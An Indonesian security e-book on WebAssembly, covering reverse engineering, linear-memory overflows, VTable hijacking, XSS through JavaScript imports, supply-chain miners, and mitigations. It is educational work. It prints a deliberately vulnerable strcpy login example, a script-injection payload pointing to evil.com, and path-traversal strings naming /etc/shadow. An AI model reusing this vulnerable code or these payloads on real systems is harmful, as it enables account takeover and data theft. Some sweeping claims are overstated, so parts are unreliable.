

WEB ASSEMBLY SECURITY

Browser-Level Exploitation, Linear Memory Corruption, & WASI.

Disusun Oleh: **Rizki Angga Pratama**
L2 SOC Analyst

HAK CIPTA & DISCLAIMER

WebAssembly (Wasm) Security & Browser-Level Exploitation
Edisi Enterprise (50 Halaman Arsitektural)

Disusun oleh: Rizki Angga Pratama, S. Kom, C. Pro

Dokumen ini ditujukan bagi Peneliti Keamanan (Vulnerability Researchers) dan Insinyur DevSecOps yang ingin membedah mekanisme internal mesin virtual generasi berikutnya di dalam peramban web modern. Memahami cara WebAssembly bekerja berarti memahami bagaimana binari berkinerja tinggi dapat diserang dan dieksploitasi melintasi kotak pasir web.

> **Peringatan Ring-3 (Browser):**
> WebAssembly memperkenalkan kembali ancaman korupsi memori klasik (seperti *Buffer Overflow* dan *Use-After-Free*) ke dalam peramban web. Berbeda dengan JavaScript yang kebal terhadap manipulasi memori mentah, program Wasm (yang dikompilasi dari C/C++/Rust) mengekspos memori linier rentan yang dapat dibajak oleh penyerang tingkat dewa untuk mengambil alih eksekusi di sisi klien (Client-Side RCE).

Filosofi Desain:
Disajikan dengan tema *Cyber Green & Void Slate*. Mewakili estetika dekompilasi biner terminal lawas yang disuntikkan ke dalam kanvas gelap arsitektur mesin virtual modern (V8/SpiderMonkey).

KATA PENGANTAR

Sejak kelahirannya, JavaScript telah memonopoli logika eksekusi di peramban web. Namun, seiring dengan kebutuhan komputasi berat seperti manipulasi video 3D, mesin permainan (Game Engines), dan algoritma kriptografi, batas kinerja JavaScript tercapai. Sebagai jawaban, W3C merilis **WebAssembly (Wasm)**.

WebAssembly adalah format instruksi biner yang memungkinkan kode yang ditulis dalam C, C++, dan Rust dijalankan di dalam peramban dengan kecepatan yang nyaris setara dengan kode bawaan (*Native Speed*). Wasm dijalankan di dalam mesin virtual berbasis tumpukan (*Stack-based VM*) yang terisolasi dari memori utama sistem operasi.

Namun, di sinilah letak ironi keamanannya. Meskipun Wasm dijalankan dalam kotak pasir (*Sandbox*) yang mengisolasi memori mesin host, **di dalam memori Wasm itu sendiri (Linear Memory), mitigasi keamanan modern seperti ASLR dan Stack Canaries sering kali TIDAK ADA.** Jika Anda menulis kode C yang rentan terhadap *Buffer Overflow* dan mengompilasikannya ke Wasm, kerentanan itu akan ikut terbawa dan hidup di dalam peramban pengguna Anda.

Buku ini membongkar lapisan abstraksi tersebut. Kita akan melakukan dekompilasi biner `.wasm`, meretas memori liniernya, membajak tabel pemanggilannya, dan menunjukkan bagaimana *Malware* modern menghindari deteksi antivirus dengan bersembunyi di dalam modul WebAssembly yang tampak sah.

— Rizki Angga Pratama

DAFTAR ISI

BAGIAN I: Anatomi WebAssembly & V8 Engine

Bab 1.1 Kematian Monopoli JavaScript & Era Wasm Hlm. 7

Bab 1.2 Arsitektur Mesin Virtual Stack-Based Wasm Hlm. 8

Bab 1.3 Format Biner (.wasm) vs Format Teks (WAT) Hlm. 9

Bab 1.4 Batasan Sandbox Lingkungan Eksekusi V8/SpiderMonkey Hlm. 10

BAGIAN II: Membalikkan Rekayasa (Reverse Engineering) Wasm

Bab 2.1 Dekompilasi Modul Wasm dengan WABT (wasm2wat) Hlm. 12

Bab 2.2 Analisis Memori Linier (Linear Memory) Hlm. 13

Bab 2.3 Pemetaan Fungsi & Tabel Panggilan (Call Tables) Hlm. 14

Bab 2.4 Debugging Biner Wasm di Chrome DevTools Hlm. 15

BAGIAN III: Eksploitasi Korupsi Memori Wasm

Bab 3.1 Kegagalan Mitigasi Tradisional (ASLR, NX, Canary) di Wasm Hlm. 17

Bab 3.2 Buffer Overflow Linier: Membaca/Menulis Tanpa Batas Hlm. 18

Bab 3.3 Manipulasi Variabel Lokal & Global Terselubung Hlm. 19

Bab 3.4 VTable Hijacking via Call_Indirect (Membajak Control Flow) Hlm. 20

DAFTAR ISI (LANJUTAN)

BAGIAN IV: Eksploitasi Tingkat Peramban (Browser-Level)

Bab 4.1 Ilusi Sandbox & Usaha Melarikan Diri (Escaping) Hlm. 22

Bab 4.2 Mengeksploitasi JavaScript Interop (Import/Export DOM) Hlm. 23

Bab 4.3 Cross-Site Scripting (XSS) via Korupsi Memori Wasm Hlm. 24

Bab 4.4 Serangan Rantai Pasokan (Supply Chain) pada Modul NPM/Wasm Hlm. 25

BAGIAN V: Mitigasi, DevSecOps & WASI

Bab 5.1 Penguatan Kompilator (Compiler Flags) pada Emscripten & Rust Hlm. 27

Bab 5.2 Memvalidasi Integritas Modul (SRI, Content Security Policy) Hlm. 28

Bab 5.3 WebAssembly System Interface (WASI): Eksekusi di Luar Browser Hlm. 29

Bab 5.4 Keamanan WASI (Capability-based Security Model) Hlm. 30

REFERENSI & GLOSARIUM

Referensi Jurnal & Standar W3C Hlm. 45

Glosarium WebAssembly (A-Z) Hlm. 46-49

Back Cover (The Ring-3 Sandbox Guardian) Hlm. 50

BAB 1: EVOLUSI PERAMBAN

1.1 Kematian Monopoli JavaScript

Selama dua dekade, JavaScript (JS) adalah bahasa tunggal yang dipahami oleh peramban secara *native*. Setiap logika interaktif mulai dari validasi form hingga rendering WebGL harus melintasi mesin JS (seperti Google V8 atau Mozilla SpiderMonkey). Namun, batas kinerja JavaScript tak bisa ditipu: JS adalah bahasa yang diketik secara dinamis (*Dynamically Typed*).

Mesin V8 harus menebak tipe variabel, melakukan *parsing* kode sumber, meluncurkan kompilasi *Just-In-Time (JIT)* bertingkat, dan menangani pengumpulan sampah (*Garbage Collection*) yang sangat memakan siklus CPU. Untuk beban kerja kriptografi, pengodean video, atau *Game Engine*, JS terlalu lambat dan boros baterai.

WebAssembly (Wasm) diciptakan sebagai **Mesin Sekutu (Co-processor)**. Wasm adalah Format *Bytecode* biner yang padat. Kode Wasm dikompilasi (misalnya dari C++ atau Rust) *sebelum* dikirim ke internet. Saat tiba, peramban dapat langsung menerjemahkannya ke dalam bahasa rakitan (*Assembly*) perangkat Anda nyaris seketika, memecahkan rekor performa komputasi web.

1.2 Arsitektur Mesin Virtual (Stack-Based)

Berbeda dengan prosesor perangkat keras fisik Anda (Intel x86 atau ARM) yang berbasis *Register*, arsitektur inti WebAssembly adalah **Mesin Virtual Berbasis Tumpukan (Stack Machine)**. Wasm sama sekali tidak memiliki register serbaguna (seperti RAX atau RDI).

Setiap instruksi di Wasm mengambil operan dengan mendorong (*Push*) nilai ke dalam *Tumpukan Virtual*, dan menarik (*Pop*) nilai dari tumpukan untuk memprosesnya.

Sebagai contoh, operasi penjumlahan `5 + 3` dalam Wasm diproses sebagai berikut:
1. `i32.const 5` (Mendorong integer 5 ke tumpukan)
2. `i32.const 3` (Mendorong integer 3 ke tumpukan)
3. `i32.add` (Mengambil 5 dan 3, menjumlahkannya, dan menaruh hasilnya (8) kembali ke tumpukan).

Desain arsitektural yang deterministik ini membuat Wasm berukuran sangat mikroskopis dan mudah divalidasi oleh peramban untuk mencegah instruksi ilegal sebelum eksekusi dimulai (*Pre-execution Validation*).

1.3 Format Biner (.wasm) vs Format Teks (WAT)

Insinyur Keamanan tidak menganalisis blok memori *hexadecimal* biner mentah. W3C mendesain representasi manusia yang setara mutlak 1:1 dengan format binernya. Ini disebut **WebAssembly Text Format (WAT)**.

Sintaks WAT menggunakan gaya Ekspresi-S (*S-expressions*) berbentuk pohon kurung bersarang (mirip bahasa *LISP*).

```
;; Contoh Kode WAT hasil Dekompilasi Modul Sederhana (module ;; Mendeklarasikan fungsi Wasm internal bernama $tambah (func $tambah (param $a i32) (param $b i32) (result i32) local.get $a ;; Push $a ke Stack local.get $b ;; Push $b ke Stack i32.add ;; Jumlahkan Keduanya ) ;; Mengekspor fungsi ini agar bisa dipanggil oleh JavaScript luar (export "addFunction" (func $tambah)) )
```

Melalui blok `(export)` di atas, saat halaman web memuat modul ini, mesin V8 memaparkannya ke JavaScript. Skrip web *Front-End* dapat langsung mengeksekusi logika kompiler ini dengan mengetik `wasmModule.instance.exports.addFunction(5, 3)`.

1.4 Batasan Sandbox Lingkungan Eksekusi

Prinsip dasar rancangan Wasm adalah Isolasi Ekstrem (*Fault Isolation*). Modul Wasm secara sengaja dirancang **BUTA dan TULI** terhadap dunia luar.

Secara *default*, modul Wasm **TIDAK BISA**:

- Mengakses Document Object Model (DOM) untuk mengubah halaman HTML.
- Mengeksekusi *System Calls (Syscalls)* OS seperti `open()` atau `socket()`.
- Membaca memori lingkungan JavaScript di sekitarnya.

Satu-satunya jalan bagi Wasm untuk memanipulasi halaman web (atau berinteraksi dengan dunia luar) adalah jika kode JavaScript Tuan Rumah (*Host*) secara eksplisit menyerahkan (*Import*) fungsi JavaScript ke dalam modul Wasm. Pengisolasian ketat inilah yang menyebabkan eksploitasi *Malware* di Wasm bukan difokuskan pada serangan OS, melainkan pada pembajakan alur internal memori Wasm itu sendiri (*Data-Oriented Hijacking*).



BAGIAN II

Reverse Engineering
Modul WebAssembly (Wasm)

BAB 2: ANALISIS STATIS & DINAMIS

2.1 Dekompilasi Modul dengan WABT

Saat *Threat Hunter* atau *Reverse Engineer* menganalisis aplikasi *Web3 / DApp* (atau *Malware* penambang kripto di peramban), Anda akan mengunduh fail biner `.wasm`. Alat militer standar industri untuk membedahnya adalah **WebAssembly Binary Toolkit (WABT)**.

Alat paling utama adalah `wasm2wat`. Eksekusi utilitas *Command Line* ini akan membalikkan (*Disassemble*) biner padat menjadi representasi format teks `.wat`. Anda dapat membaca struktur blok `(import)` untuk melihat fungsi peramban apa saja yang disadap modul ini, dan blok `(data)` untuk melihat *String* rahasia (seperti kunci dekripsi) yang disembunyikan pengembang di dalam binernya.

Jika modul tersebut berukuran raksasa (megabita), membaca WAT (*Assembly* Wasm) akan membuat Analis kelelahan. Peneliti beralih ke `wasm-decompile` (juga dari paket WABT), yang akan menerjemahkan biner Wasm ke dalam sintaks *Pseudo-C* (Mirip *Ghidra Decompiler*), memberikan struktur `if/else/while` tingkat tinggi untuk mempercepat rekonstruksi algoritma *Malware*.

2.2 Analisis Memori Linier

Rahasia terbesar dan celah terlemah keamanan Wasm terletak pada manajemen memorinya. Di OS Linux fisik, memori dipisahkan oleh halaman pelindung (*Guard Pages*). Di Wasm, Memori direpresentasikan sebagai **Array Byte 1-Dimensi raksasa (Linear Memory)**.



Kompilator (seperti *Emscripten*) mengemas **SEMUANYA**—Variabel Statis, Tumpukan *Shadow Stack* (untuk variabel lokal C++), dan *Heap*—berdekatan di dalam satu lorong array indeks integer ini (dari 0 hingga kelipatan 64 KB). Ketiadaan pemisah hak akses perangkat keras (*Memory Protection Keys*) antara segmen Data, Stack, dan Heap di dalam mesin virtual ini adalah surga bagi eksploitasi *Buffer Overflow*.

2.3 Pemetaan Fungsi & Wasm Tables

Untuk menambal kelemahan Memori Linier 1-Dimensinya, Wasm memperkenalkan dua fitur keamanan (Arsitektur Harvard). Pertama: **Kode Instruksi Eksekusi TIDAK disimpan di Memori Linier**. Wasm mengurung kode biner fungsinya di area terisolasi (*Code Section*). Artinya: Penyerang **TIDAK MUNGKIN** menginjeksi *Shellcode* di Memori Linier lalu menyuruh Wasm menjalankannya.

Kedua: *Pointer* Fungsi (digunakan untuk *C++ Virtual Functions*) tidak disimpan sebagai alamat RAM asli. Wasm menggunakan struktur **Tabel (Table Section)**. *Tabel Wasm* adalah *Array* tipe-aman yang menampung referensi fungsi valid.


Jika kode C++ memanggil sebuah fungsi *VTable* (*Pointer*), ia sebenarnya mengeksekusi instruksi Wasm `call_indirect`, yang mana hanya akan mengambil Indeks Integer dari RAM (Misal: Panggil fungsi di indeks ke-4 dari Tabel), bukan melompat ke alamat RAM langsung. Ini adalah perlindungan *Control-Flow Integrity (CFI)* dasar.

2.4 Debugging Biner Wasm di Peramban

Selain analisis *Offline* via WABT, rekayasa balik (*Reverse Engineering*) tingkat mahir melibatkan analisis Dinamis (*Runtime*) langsung dari **Chrome DevTools**.

Google Chrome dan Firefox modern mampu memetakan (*Map*) biner Wasm di *Tab* `Sources`. Jika pengembang tidak sengaja meninggalkan **DWARF Debugging Symbols** di dalam biner `.wasm` yang dirilis di Produksi, *DevTools* akan menyajikan secara magis kode sumber C/C++ asli dari aplikasi *Front-End* tersebut secara utuh.

Bahkan dalam mode produksi buta (*Stripped Binary* tanpa simbol), Chrome akan merender format teks *Pseudo-WAT*. Sebagai peneliti, Anda dapat meletakkan Titik Henti (*Breakpoints*) pada instruksi kritis seperti `i32.store` (Instruksi menulis ke memori linier), melacak eksekusi baris demi baris, dan memantau isi memori (*Hex Viewer*) untuk menemukan di mana letak persis kerentanan variabel *Buffer Overflow* terjadi di layar RAM pengguna secara *Real-time*.



BAGIAN III

Eksploitasi Korupsi Memori Wasm
(Linear Memory Overflow)

BAB 3: EKSPLOITASI TUMPUKAN & HEAP

3.1 Kegagalan Mitigasi Tradisional

Di era Desktop PC modern, serangan *Buffer Overflow* telah dimatikan oleh sistem operasi melalui 3 benteng pelindung: ASLR (Pengacakan alamat memori), DEP/NX (Blokir eksekusi di area data), dan *Stack Canaries* (Jebakan sensor peringatan *crash* tumpukan).

Ironi terbesar ekosistem WebAssembly: **Ketika kode C++ dikompilasi menjadi Wasm, seluruh perlindungan modern tersebut musnah (Dilucuti)!**

- **Tanpa ASLR:** Memori Linier Wasm bersifat Deterministik Mutlak. Indeks awal selalu bernilai 0. Jika variabel Rahasia dialokasikan di *Offset* 1024 hari ini, ia akan **selalu** berada di posisi 1024 pada jutaan peramban pengguna lainnya. Eksploitasi tidak perlu lagi menebak alamat memori (*No Heap Spraying needed*).
- **Tanpa Stack Canaries:** Secara bawaan, kompilator *Emscripten* meletakkan *Shadow Stack* (Penyimpanan array C lokal) di dalam Memori Linier telanjang tanpa batas sensor *Canary*. Limpahan memori terjadi senyap tanpa membuat program *Crash*.

3.2 Buffer Overflow Linier (Anatomi)


Mari bedah serangan fundamental. Pertimbangkan kode *Microservice* Otorisasi (C) yang dijalankan sebagai biner Wasm di *Front-End* Web:

```
// auth_module.c (Dikompilasi ke Wasm) #include <string.h> #include <emscripten.h> EMSCRIPTEN_KEEPALIVE
int login_check(char *password_input) { int is_admin = 0; // Dialokasikan di Linear Mem: Offset 100 char
password_buffer[16]; // Dialokasikan di Linear Mem: Offset 104 // KERENTANAN OVERFLOW! Tidak ada
validasi panjang. strcpy(password_buffer, password_input); if (is_admin) { return 1; // Login Sukses! }
return 0; // Login Gagal }
```

Fungsi `strcpy` dalam C diterjemahkan ke instruksi perulangan `i32.store8` (Tulis 1 *Byte* memori) di Wasm. Jika penyerang memasukkan teks raksasa ke variabel *password_input* (Misal 24 karakter `"A"`), salinan memori akan menjebol batas 16 karakter *password_buffer*, **melimpah membanjiri ruang tetangganya**, dan menimpa *is_admin* menjadi `0x41414141` (Bukan Nol).

3.3 Data-Oriented Programming (DOP)

Karena memori Wasm kebal terhadap eksekusi (Terdapat di *Sandbox*), penyerang *Buffer Overflow* tidak menyuntikkan instruksi cangkang (*Shellcode*). Mereka melakukan eksploitasi **Data-Oriented Programming (DOP) murni.**



DOP membajak alur program **hanya dengan memanipulasi variabel status (State Data)**. Pada contoh kode Bab sebelumnya, setelah `is_admin` tertimpa nilai bukan nol, evaluasi instruksi Wasm berikutnya (`if (is_admin)`) akan bernilai **TRUE (BENAR)** secara logis. Peramban web secara sah mempercayai Wasm tersebut dan mengizinkan peretas memasuki Halaman Dasbor Admin Web tanpa pernah menyentuh satu baris pun logika C++ *Backend* sesungguhnya.


3.4 VTable Hijacking via call_indirect

Bagaimana peretas bisa melakukan lebih dari sekadar *Bypass* login? Bagaimana mereka mengontrol logika aplikasi (*Control-Flow Hijacking*) Wasm?

Dalam C++, polimorfisme diimplementasikan menggunakan *Virtual Method Table (VTable)*. Emscripten menyimpan indeks integer dari *Pointer VTable* ini di dalam Memori Linier (sebagai data). Saat kode C++ mengeksekusi metode virtual (*Virtual Function*), kompilator Wasm menghasilkan instruksi `call_indirect`.

Instruksi Wasm `call_indirect` ini mengambil *Angka Indeks* dari Memori Linier, mencari nomor indeks itu di *Tabel Wasm* eksekusi internal, dan memanggil fungsi di sana.

Vektor Eksploitasi Mahir: Penyerang mengeksploitasi *Buffer Overflow* (di *Shadow Stack* atau *Heap*) untuk menimpa angka Indeks *VTable* milik Objek yang sah. Jika Indeks aslinya 4 (Menunjuk ke fungsi `cetak_logo()`), penyerang menimpanya menjadi angka 12 (Indeks milik fungsi `ubah_password_admin()` yang sah ada di dalam biner). Saat `call_indirect` dipicu, ia melompat mengeksekusi logika peretas secara membabi buta tanpa membunyikan interupsi OS.



BAGIAN IV

Browser-Level Exploitation
& Sandbox Escape

BAB 4: EKSPLOITASI KLIEN & RANTAI PASOK

4.1 Ilusi Sandbox & Melarikan Diri (Escape)

Korupsi memori di dalam modul Wasm (Mengubah indeks *VTable* atau menimpa *Flag*) hanya mengubah *state* matematika (kalkulator internal) dari VM Wasm. Agar *Malware* menjadi mematikan dan mencuri sesi *Cookies* (*Session Hijacking*), eksploitasi Wasm harus **Melarikan Diri (Escape)** dari *Sandbox* VM tersebut dan memengaruhi Lingkungan Tuan Rumah (Mesin JavaScript V8 / HTML DOM).

Karena arsitektur VM Wasm mengisolasi akses secara mutlak, satu-satunya jalan keluar adalah menyelinap melalui **API Impor JavaScript (JavaScript Import Interface / FFI)**.

Aplikasi Web Sah (Front-End Developer) pasti mengimpor (*Import*) fungsi kontrol JS ke dalam Wasm (Misal: Fungsi `console.log()` atau `update_DOM_Div()`) agar Wasm bisa menyajikan hasil perhitungannya ke layar halaman. Antarmuka komunikasi *Host-to-Wasm* inilah jembatan emas bagi penyerang untuk merambat keluar dari dunia hitam biner menuju lapisan *User-Interface* Browser.

4.2 Cross-Site Scripting (XSS) via Wasm

Ini adalah teknik **XSS Tak Terdeteksi (Stealth XSS)** paling mematikan. Mesin *Web Application Firewall (WAF)* korporat (Seperti Cloudflare) akan gagal total melindungi web Anda.

JavaScript tidak bisa mengirim Teks (*String*) secara langsung ke Wasm (Wasm hanya paham angka dan *Pointer* Offset Memori). Jika JS ingin memberikan parameter teks, JS harus menyalin *Byte Array* karakter tersebut ke dalam Memori Linier Wasm, lalu memanggil fungsi Wasm dengan menyetorkan angka *Pointer*-nya.

Rantai Eksploitasi (XSS Memory-Induced):

1. Program Wasm menyimpan Teks Statis peringatan error di RAM Liniernya: `"Error: Gambar Gagal Dimuat"`.
2. Penyerang mengeksploitasi celah *Buffer Overflow Wasm* (Bab 3) untuk **MENIMPA** Teks Statis tersebut secara langsung di dalam RAM dengan muatan: `"<script src=http://evil.com/hook.js></script>"`.
3. Wasm yang dibajak mengeksekusi instruksi pemanggilan ke fungsi JS Impor (`tampilkan_Alert_DOM(pointer_teks)`).
4. Fungsi JavaScript *Host Front-end* mengeksekusi perintah tersebut, menyuntikkan muatan Skrip peretas yang tersembunyi langsung ke halaman DOM HTML korban.

Peretas mendapatkan XSS (Pencurian Token/Identitas) tanpa lalu lintas paket mencurigakan di Jaringan HTTP!

4.3 Serangan Rantai Pasok NPM (Supply Chain)

Vektor eksploitasi Wasm Web modern tidak hanya mengandalkan kerentanan memori, tetapi juga mengincar kebodohan operasional *Front-End Developer* melalui ekosistem Registri NPM (*Node Package Manager*).

Berbeda dengan Skrip `.js` yang mudah dipindai oleh alat *SAST (Static Application Security Testing) / Linters*, Biner `.wasm` adalah **Kotak Hitam (Black Box) Biner Padat**. Alat *Scanner* konvensional buta huruf terhadap instruksi *Assembly Wasm*.

Grup APT Peretas memanfaatkan titik buta (*Blind-spot*) ini. Mereka meretas proyek *Open Source* utilitas (Misal: Modul NPM `ffmpeg-wasm-fast` untuk manipulasi video *Client-side*) dan menyuntikkan logika **Malware Penambang Kripto (Cryptominer) Wasm** yang telah dikompilasi siluman (*Obfuscated Bytecode*) ke dalam pembaruan biner `.wasm`. Saat korporasi Anda mengunduh *Library* ini dan memasangnya di Web Perusahaan, peramban jutaan pelanggan Anda akan dibajak CPU-nya (Mencapai 100% Load) untuk menambang koin tanpa membunyikan peringatan Antivirus (AV) OS sama sekali.



BAGIAN V

Mitigasi, DevSecOps &
WebAssembly System Interface (WASI)

BAB 5: KEAMANAN & MASA DEPAN

5.1 Penguatan Kompilator (Emscripten Flags)

Pertahanan keamanan Wasm harus direkayasa mutlak sejak di Pipa *CI/CD (Compile-Time)*. Tim DevSecOps Korporat wajib memaksakan parameter pelindung (*Compiler Hardening Flags*) pada alat Emscripten (`emcc`) yang menerjemahkan C/C++ milik *Developer*.

Untuk mensimulasikan ulang perlindungan Tumpukan Kuno (*Stack Protections*) ke dalam *Linear Memory* Wasm yang liar, Insinyur Sistem menyuntikkan Parameter `-fstack-protector-strong` dan perintah ajaib `-s SAFE_HEAP=1`.

Bendera (*Flag*) SAFE_HEAP secara agresif memodifikasi biner keluaran akhir. Kompilator akan menyisipkan instruksi *If/Else Bounds-Checking* tersembunyi tepat sebelum setiap operasi memori Wasm (`i32.store` dan `i32.load`). Jika operasi tulis Wasm mencoba melampaui ukuran (*Out-of-Bounds Overflow*), instruksi *Cek Eksekusi* ini akan melempar *Exception Trap/Panic* mematikan program sebelum memori Linier variabel tetangga sempat ternodai modifikasi, menumpas serangan DOP murni.

5.2 Perlindungan SAFE_HEAP & Pinalti

Meskipun sakelar SAFE_HEAP=1 dari Emscripten terdengar seperti Peluru Perak penawar kerentanan (*Silver Bullet Mitigation*), arsitek *Backend* jarang sekali mengaktifkannya di lingkungan Produksi. Mengapa?

Pinalti Kinerja (Performance Overhead). Wasm digunakan karena perusahaan mengejar Eksekusi Setara Biner Asli (*Native Speed CPU Acceleration*). Dengan menyuntikkan operasi kalkulasi validasi Matematika *If/Else* miliaran kali per-detik di setiap *Tick* instruksi penyimpanan memori, eksekusi Wasm Anda akan menderita degradasi pelambatan performa antara 15% hingga 40% (bergantung tingkat intensitas *Memory-I/O* aplikasi Anda).

Untuk menyeimbangkan (*Trade-off*) antara Keamanan Mutlak dan Kecepatan Mesin, Perusahaan Enterprise raksasa beralih dari bahasa *Unsafe Memory* (C/C++) secara keseluruhan. Mereka menulis ulang dan merancang Modul Wasm secara eksklusif menggunakan **Bahasa Rust**. Mesin pemeriksa peminjaman memori mutlak (*Borrow Checker*) milik *Rust* secara matematis memusnahkan ancaman *Buffer Overflow* / *Use-After-Free* sejak Tahap *Source Code*, memungkinkan Wasm dikompilasi *Naked* (Tanpa *Safe Heap Flags*) dengan Kecepatan Ekstrem Penuh yang aman secara teori.

5.3 WebAssembly System Interface (WASI)

Masa depan dan sekaligus perbatasan wilayah Serangan Baru (*Attack Surface*) WebAssembly telah berevolusi dan melarikan diri dari sekadar berjalan di dalam Peramban Web (Chrome/Safari). Industri Komputasi Awan (*Cloud Native, Edge Computing, Kubernetes Serverless*) kini menggunakan Wasm untuk menjalankan layanan Peladen (*Backend Microservices*) berkat ukuran Binernya (Kilobita) dan Kecepatan Pemompaan (*Sub-Millisecond Cold Boot Time*).

Namun, Modul Wasm secara *Default* adalah Buta dan Terkurung dari lingkungan (*Sandbox*). Di *Server Cloud*, agar Biner Wasm dapat berguna, ia harus mampu membaca Fail dari Disk OS atau membuka Jaringan *Socket TCP*. Diciptakanlah **WASI (WebAssembly System Interface)**.

WASI adalah API (Jembatan *Syscall* Standar Industri). *Runtime Server Wasm* (Seperti Wasmtime, Wasmer, atau WasmEdge) berperan menggantikan Mesin V8 *Browser*, mengeksekusi Wasm murni di atas Sistem Operasi Linux. Tanpa disadari, kekuatan besar ini membuka kotak Pandora serangan eksploitasi Peladen Tradisional (*LFI, RCE, OS Command Injection*) kembali ke biner Wasm.

5.4 Capability-Based Security (Zero-Trust)

Bagaimana arsitek *Cloud Wasm (WASI)* mencegah bencana pelarikan diri eksploitasi (*Container Escape*)? Kontainer Docker tradisional menggunakan pembatasan Linux *Namespaces, Cgroups, Seccomp* yang rumit. Komite WASI tidak meniru arsitektur Monolitik Usang tersebut.

WASI dipelopori menggunakan **Capability-based Security Model (Model Keamanan Kapabilitas Tiket)**. Prinsip tertingginya adalah Deny All (Penolakan Mutlak/Zero-Trust).

Jika program *Malware Wasm WASI* berusaha membaca fail rahasia konfigurasi *Server Root* (`/etc/passwd` atau `/var/db.key`), mesin WASI tidak akan mengecek hak izin *User-ID* (UID) Linux seperti biasa. Di WASI, Wasm tidak memiliki izin pembukaan (*Open*) global. Untuk membaca direktori, Konfigurasi Peluncur *Host Backend* (Manusia) harus terlebih dahulu "Menyuntikkan Tiket Izin Prasetel" (*Pre-opened File Descriptor / Capability Handle*) HANYA untuk *Folder* `/tmp/app_log/` ke dalam inisiasi Wasm.

Anti-Path Traversal: Meskipun *Malware WASI* yang dikompromikan merakit *Payload* (`../../../etc/shadow`) menelusuri akar pohon sistem fail, Mesin *Runtime Sandbox WASI* secara absolut akan memotong dan menolak eksekusinya karena *Payload Path* tersebut melampaui yurisdiksi Tiket Direktori Prasetel (*Pre-opened*) yang menjadi satu-satunya semesta relasi (*Isolated Universe*) yang dimengerti oleh Biner Wasm yang terkepung tersebut.

REFERENSI RISET EKSPLOITASI

- **[1]** Haas, A., et al. (2017). *Bringing the Web up to Speed with WebAssembly*. PLDI (Makalah fundamental arsitektur Mesin Virtual Wasm dan model Memori Linier).
- **[2]** Lehmann, D., Kinder, J., & Pradel, M. (2020). *Everything Old is New Again: Binary Security of WebAssembly*. USENIX Security Symposium. (Riset pertama eksploitasi *Linear Memory Overflow & VTable Hijacking*).
- **[3]** Bytecode Alliance. (2019). *Standardizing WASI: A system interface to run WebAssembly outside the web*. (Arsitektur Keamanan *Capability-Based*).
- **[4]** WebAssembly Community. (2024). *The WebAssembly Binary Toolkit (WABT) Documentation*. (Peralatan `wasm2wat`, `wat2wasm`, dan *Decompiler* Pseudo-C).

GLOSARIUM KEAMANAN WASM (A-L)

TERMINOLOGI	DEFINISI & KONSEP KEAMANAN BROWSER
Bytecode Wasm (.wasm)	Format biner bereksekusi (*Executable*) untuk VM Web. Sangat padat dan 100% lolos/kebal dari Pemindaian Tanda Tangan Statis Regex dari alat seperti *WAF / Web Application Firewall*. Media penyembunyian sempurna *Malware (Cryptominer) Client-side*.
call_indirect	Instruksi rakitan *Assembly Wasm* untuk memanggil fungsi secara dinamis. Bekerja dengan membaca Indeks Integer target dari *Linear Memory*. Memodifikasi/menimpa Indeks Integer ini via *Overflow* adalah vektor utama peretas membajak (*Hijack*) Alur Eksekusi *Virtual Tables*.
Linear Memory	Arsitektur tulang punggung alokasi RAM Wasm. Array *Byte* 1-Dimensi (dimulai dari indeks absolut 0) yang menampung gabungan bebas (tanpa pagar pembatas Page Memory OS) dari *Data Statis C, Shadow Stack Tumpukan*, dan *Heap (Malloc)* Wasm.
Linear Buffer Overflow	Limpahan data memori korup kuno (C/C++) klasik. Tanpa mitigasi *Stack Canary* di dalam *Sandbox* Linier, eksploitasi menimpa Variabel tetangganya (DOP) yang mengubah nilai evaluasi keamanan Otentikasi (*Admin_Flag Bypass*).

GLOSARIUM KEAMANAN WASM (M-Z)

TERMINOLOGI	DEFINISI & KONSEP KEAMANAN BROWSER
SAFE_HEAP (Emscripten)	Parameter Pengerasan Kompilator (*Compiler Flags*) pada alat *Toolchain Emscripten* (emcc). Akan memaksa penyisipan barisan Kode Evaluasi Batas Validasi Eksekusi `i32.store`, mengorbankan Peforma kecepatan demi mencegah korupsi Array batas luar.
WASI (Wasm System Interface)	Antarmuka standardisasi komunikasi Panggilan Sistem (*Syscalls*) untuk Wasm yang melarikan diri ke luar (*Backend Cloud Server Runtime / WasmEdge*). Terkunci kuat oleh keamanan *Zero-Trust Capability-based Model* (Distribusi Tiket FD per direktori isolasi spesifik).
WAT (WebAssembly Text)	Sintaks LISP bahasa manusia dari rakitan Biner WebAssembly. Diproduksi melalui alat *Disassembler WABT* (`wasm2wat`). Wadah/Layar bagi Analis Keamanan/Reverse Engineer (SOC) untuk mempelajari titik-titik kelam manipulasi logika variabel penyerang *Data-Oriented Programming*.
XSS via Wasm FFI	Serangan Siluman *Cross-Site Scripting (XSS)*. Peretas merusak *(Overflow)* variabel *String Buffer* Wasm di dalam Memori RAM peramban (tanpa Paket HTTP), yang kemudian fungsi tersebut dikirim/dimuntahkan oleh Skrip Impor Javascript (*FFI*) ke dalam Kanvas DOM HTML korban.



